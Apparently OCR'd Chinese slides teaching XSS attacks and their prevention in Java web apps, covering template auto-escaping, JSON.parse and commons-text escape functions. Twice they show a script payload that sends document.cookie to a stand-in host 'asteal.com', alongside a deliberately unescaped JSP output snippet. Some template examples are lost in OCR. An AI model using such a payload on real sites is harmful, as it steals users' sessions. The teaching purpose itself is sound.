XSS


开发相关的网络攻击及防范

XSS

- Cross Site Scripting 跨站脚本攻击
- 代码注入攻击的一种

XSS 例子

每日签到<script>window.open(“http://asteal.com/stealcookie?c=“ + document.cookie)</script>



<%
String content = rs.getString(“content”);
%>
<% out.print(“content”); %>

每日签到<script>window.open(“http://asteal.com/stealcookie?c=“ + document.cookie)</script>

危害

- 盗取cookie等敏感信息
- 利用被攻击用户身份执行一些操作，如发帖、删除信息等
- 利用被攻击站点和用户攻击其他站
- 搞乱网站内容，阻碍正常用户访问

Spring Template

String message = “Hello,world.”;

- Thymeleaf
  -

    Hello, world.
  -

    Hello,world.
- Freemarker
  - ${message}

    Hello, world.
  - ${message ? no_esc}

    Hello,world.

```
<script>
  var name = “<% out.print(usernanme); %>”;

</script>
```

```
eval(“var obj=" + data);
var obj = JSON.parse(text);
```

commons-lang

- org.apache.commons.text.StringEscapeUtils
  - escapeHtml4, escapeEcmaScript, escapeJson …
  - unescapeHtml, unescapeEcmascript …

```
<dependency>
  <groupId>org.apache.commons</groupId>
  <artifactId>commons-lang3</artifactId>
  <version>3.8.1</version>
</dependency>
```